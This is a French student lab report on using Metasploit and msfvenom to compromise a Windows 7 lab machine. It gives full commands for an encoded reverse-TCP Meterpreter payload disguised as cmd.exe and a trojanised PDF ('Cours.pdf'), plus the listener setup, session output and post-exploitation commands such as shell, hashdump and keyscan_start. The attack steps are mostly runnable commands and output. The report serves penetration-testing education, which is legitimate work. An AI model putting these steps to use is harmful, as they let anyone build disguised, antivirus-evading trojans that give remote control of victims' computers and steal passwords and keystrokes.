

Création de 2 exploits sous Kali Linux



LE MAY Liam
SIO2
17/09/2021

Table des matières

| | |
|--|----|
| Table des matières | 1 |
| Outils utilisés sous Kali Linux | 2 |
| MSFconsole : | 2 |
| MSFvenom : | 2 |
| Exploits à créer pour la machine Windows 7 | 3 |
| CMD.exe : | 3 |
| Cours.pdf : | 3 |
| Création des exploits | 3 |
| CMD.exe | 4 |
| Cours.pdf | 9 |
| Sources utilisées : | 12 |
| Annexes | 13 |
| Meterpreter > ? | 13 |
| Test sur l'ordinateur physique du lycée | 16 |

Outils utilisés sous Kali Linux

MSFconsole :

La MSFconsole est probablement l'interface la plus populaire de Metasploit Framework (MSF). Il fournit une console centralisée «tout-en-un» et permet d'accéder efficacement à pratiquement toutes les options disponibles dans le MSF. Des outils tiers ont été intégrés (nmap, nessus, msfvenom, ...) de ce fait tout le processus d'analyse de port, de vulnérabilité et d'exploitation peut être effectué à partir d'un seul outil.

Il existe différents modules disponibles avec cet outil :

- **Exploits** : Moyen d'infiltration sur un hôte distant (Service ou application en ligne)
- **Auxiliary** : Module de test à la vulnérabilité (Scan, analyse, DoS, ...)
- **Encoder** : ré-encodeur de payloads pour passer les antivirus et softs de sécurité
- **NOP** : Lorsqu'un processeur charge cette instruction, il ne fait simplement rien (au moins utile) pendant un cycle, puis avance le registre à l'instruction suivante
- **POST** : Script utile après l'exploitation (Keylogger, hashdump, élévation de privilège, webcam, ...)
- **Payloads** : Charge (Morceau de code) utile à faire exécuter au système cible (3 types de payloads :)

MSFvenom :

MSFvenom est une combinaison de MSFpayload et MSFencode, mettant ces deux outils dans une seule instance Framework. MSFvenom a remplacé à la fois ces deux outils le 8 juin 2015.

Les avantages de cet outil sont qu'il ne s'agit plus que d'un seul outil et que la vitesse a été accrue.


Les systèmes d'exploitation que cet outil peut viser sont les suivants :

Cisco, OSX, Solaris, BSD, OpenBSD, hardware, Firefox, BSDi, NetBSD, NodeJS, FreeBSD, Python, AIX, JavaScript, HP-UX, PHP, Irix, Unix, Linux, Ruby, Java, Android, Netware, Windows, mainframe, multi

Exploits à créer pour la machine Windows 7

CMD.exe :

Pour le premier exploit, l'objectif est que lors du lancement du processus cmd.exe sur la machine cible, une faille soit exploitée afin que la machine pirate sous Kali Linux ait le contrôle total de la machine ciblée.



Cours.pdf :

Pour le deuxième exploit, l'objectif est que lors de l'ouverture du fichier pdf trafiqué, comme pour le précédent exploit, une faille soit exploitée afin que la machine pirate sous Kali Linux ait de nouveau le contrôle total de la machine cible.



Création des exploits

CMD.exe

Pour créer ce premier exploit, aller sur la machine Kali Linux et effectuer les commandes suivantes :

msfconsole → Ouverture de la console de Metasploit Framework :

```
(root@kali-liam)-[/home/liam]
# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

Welcome to Kali Linux
The Industry's Most Advanced Penetration

Help that you have successfully downloaded Kali Linux, here are
you get started.

Official Kali Documentation
https://metasploit.com

=[ metasploit v6.1.5-dev
+ -- ==[ 2163 exploits - 1147 auxiliary - 367 post
+ -- ==[ 592 payloads - 45 encoders - 10 nops
+ -- ==[ 8 evasion

Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 > 
```

Utilisez msfvenom pour générer le fichier.exe trafiqué :

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.198.0.169 LPORT=4433 -e X86/shikata_ga_nai -f exe > /home/liam/Documents/cmd.exe
```

Signification de la commande :


-p → Cet argument signifie payload, donc la technique utilisée pour l'accès à l'ordinateur distant

LHOST → Cela veut dire local host, il faut donc mettre l'adresse IP de sa machine Kali (ici pour moi .169)

LPORT → Cela veut dire local port, ce sera le port utilisé pour l'accès à l'ordinateur distant, il est possible de mettre n'importe quel port tant que le même est écouté depuis Kali.

-e → Il s'agit de l'encodeur du fichier, il existe plein d'encodeurs différents (commande **msfvenom -l encoders** pour les afficher depuis msfconsole) et ils permettent de créer le fichier trafiqué.


> → Cela permet de désigner où sera enregistré le fichier.



```
root@kali-liam: /home/liam
Fichier Actions Éditer Vue Aide
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.169 LPORT=4433 -e x86/shikata_ga_nai -f exe > /home/liam/Documents/cmd.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.169 LPORT=4433 -e x86/shikata_ga_nai -f exe > /home/liam/Documents/cmd.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
msf6 >
```

Une fois la commande exécutée, le fichier a bien été créé dans Documents :



Ensuite, nous allons mettre sur écoute Kali Linux sur l'adresse IP 192.168.0.169 et le port 4433 afin que nous puissions avoir accès à la machine Windows 7 une fois le fichier exécuté :

Dans msfconsole ➔

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.0.169

set LPORT 4433


(pour voir si les commandes ont bien été prises en compte ➔ show options)

exploit

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.169
LHOST => 192.168.0.169
msf6 exploit(multi/handler) > set LPORT 4433
LPORT => 4433
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.169:4433
```

Ensuite sur Windows 7, exécution du fichier exe :



Sur Kali, on peut voir qu'une connexion a bien été effectuée après l'exécution du fichier :

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.169:4433
[*] Sending stage (175174 bytes) to 192.168.0.160
[*] Meterpreter session 1 opened (192.168.0.169:4433 → 192.168.0.160:49420) at 2021-09-17 14:08:23 +0200
meterpreter > |
```

Maintenant connecté sur la machine Windows 7, il est possible d'effectuer plein d'actions, les actions disponibles sont trouvables avec la commande suivante : **meterpreter > ?** ([voir Annexe meterpreter > ?](#))

On va créer un dossier sur le bureau Windows :

Dans la console sur Kali :

shell

mkdir Exploit


```
msf6 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.0.169:4433
[*] Sending stage (175174 bytes) to 192.168.0.160
[*] Meterpreter session 1 opened (192.168.0.169:4433 → 192.168.0.160:49420) at 2021-09-17 14:08:23 +0200

meterpreter > shell
Process 2716 created.
Channel 1 created.
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.

C:\Users\admin\Desktop> mkdir Exploit
mkdir Exploit

C:\Users\admin\Desktop>
```

Un dossier a été créé sur le bureau Windows :



Cours.pdf

Dans la machine Kali :

msfconsole → Ouverture de la console de Metasploit Framework :

```
(root@kali-liam)-[/home/liam]
# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

The Industry's Most Advanced Penetration

Not only that you have successfully downloaded Kali Linux, here are
you get started.

Official Kali Documentation
https://metasploit.com

+ -- ==[ metasploit v6.1.5-dev
+ -- ==[ 2163 exploits - 1147 auxiliary - 367 post
+ -- ==[ 592 payloads - 45 encoders - 10 nops
+ -- ==[ 8 evasion

Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 > 
```

use exploit/windows/fileformat/adobe_pdf_embedded_exe

set FILENAME Cours.pdf

set INFILENAME /home/liam/Téléchargements/Cours.pdf

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.0.169

set LPORT 4433

(pour voir si les commandes ont bien été prises en compte → show options)

run

Ensuite, un fichier .pdf est créé :

```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
```

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME Cours.pdf
FILENAME => Cours.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME /home/liam/Téléchargements/Cours.pdf
INFILENAME => /home/liam/Téléchargements/Cours.pdf
```

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.0.169
LHOST => 192.168.0.169
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 4433
LPORT => 4433
```

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > run

[*] Reading in '/home/liam/Téléchargements/Cours.pdf' ...
[*] Parsing '/home/liam/Téléchargements/Cours.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'Cours.pdf' file ...
[+] Cours.pdf stored at /root/.msf4/local/Cours.pdf
```

Ensuite, nous allons mettre sur écoute Kali Linux sur l'adresse IP 192.168.0.169 et le port 4433 afin que nous puissions avoir accès à la machine Windows 7 une fois le fichier exécuté :

Dans msfconsole →

use multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.0.169

set LPORT 4433


(pour voir si les commandes ont bien été prises en compte → show options)

run

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.169
LHOST => 192.168.0.169
msf6 exploit(multi/handler) > set LPORT 4433
LPORT => 4433
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.169:4433
```

Ensuite sur Windows 7, ouverture du fichier.pdf :



Sources utilisées :

<https://www.offensive-security.com/metasploit-unleashed/msfconsole/>

<https://k-lfa.info/metasploit-cheat-sheet/>

<https://www.offensive-security.com/metasploit-unleashed/msfvenom/>

Annexes

Meterpreter > ?

Une fois connecté sur la machine cible avec meterpreter, on exécute la commande suivant pour afficher les commandes disponibles :

Meterpreter > ?

```
meterpreter > ?
Core Commands
-----
Command      Description
-----
?             Help menu
background    Backgrounds the current session
bg            Alias for background
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel        Displays information or control active channels
close         Closes a channel
detach        Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit          Terminate the meterpreter session
get_timeouts  Get the current session timeout values
guid          Get the session GUID
help          Help menu
info          Displays information about a Post module
irb           Open an interactive Ruby shell on the current session
load          Load one or more meterpreter extensions
machine_id    Get the MSF ID of the machine attached to the session
migrate       Migrate the server to another process
pivot         Manage pivot listeners
pry           Open the Pry debugger on the current session
quit          Terminate the meterpreter session
read          Reads data from a channel
resource      Run the commands stored in a file
run           Executes a meterpreter script or Post module
secure        (Re)Negotiate TLS packet encryption on the session
sessions      Quickly switch to another session
set_timeouts  Set the current session timeout values
sleep         Force Meterpreter to go quiet, then re-establish session
ssl_verify    Modify the SSL certificate verification setting
transport     Manage the transport mechanisms
use           Deprecated alias for "load"
```


Liste de quelques commandes utiles :

PS : Affiche la liste des processus actuellement utilisés sur la machine :

```
meterpreter > ps
Process List
-----
PID  PPID  Name                Arch  Session  User                Path
---  ---
0    0     [System Process]
4    0     System
244  4     smss.exe
328  320   csrss.exe
380  320   wininit.exe
388  372   csrss.exe
392  480   svchost.exe
436  372   winlogon.exe
480  380   services.exe
496  380   lsass.exe
504  380   lsm.exe
612  480   svchost.exe
628  784   explorer.exe        x64   1             W7-LIAM\admin      C:\Windows\explorer.exe
672  480   vm3dservice.exe      x86   1             W7-LIAM\admin      C:\Users\admin\Desktop\cmd.exe
680  628   cmd.exe
712  480   svchost.exe
792  480   svchost.exe
844  480   svchost.exe
888  480   svchost.exe
996  480   svchost.exe
1044 628   vmtoolsd.exe         x64   1             W7-LIAM\admin      C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1104 480   spoolsv.exe
1120 480   taskhost.exe         x64   1             W7-LIAM\admin      C:\Windows\System32\taskhost.exe
1180 480   svchost.exe
1312 628   vm3dservice.exe      x64   1             W7-LIAM\admin      C:\Windows\System32\vm3dservice.exe
1324 480   VGAuthService.exe
1412 480   vmtoolsd.exe
1660 612   WmiPrvSE.exe
1716 480   sppsvc.exe
1800 844   dwm.exe              x64   1             W7-LIAM\admin      C:\Windows\System32\dwm.exe
1840 480   dllhost.exe
1940 480   msdtc.exe
2220 480   SearchIndexer.exe
2344 480   wmpnetwk.exe
```

execute : Permet d'exécuter des processus, exemple avec la calculatrice :

```
meterpreter > execute -f calc.exe  
Process 860 created.  
meterpreter > █
```



shell : Permet d'accéder à la ligne de commande du PC Windows :

```
meterpreter > shell  
Process 3056 created.  
Channel 1 created.  
Microsoft Windows [version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.  
C:\Users\admin\Desktop> █
```

sysinfo : Affiche les détails système du PC Windows :

```
meterpreter > sysinfo  
Computer       : W7-LIAM  
OS             : Windows 7 (6.1 Build 7601, Service Pack 1).  
Architecture  : x64  
System Language : fr_FR  
Domain        : WORKGROUP  
Logged On Users : 2  
Meterpreter    : x86/windows  
meterpreter > █
```

hashdump : Affiche les comptes présent sur le système infecté et leur mot de passe crypté
(peut ne pas fonctionner suivant la faille exploitée)

keyscan_start : Cette commande permet de capturer les touches frappées sur le système infecté :

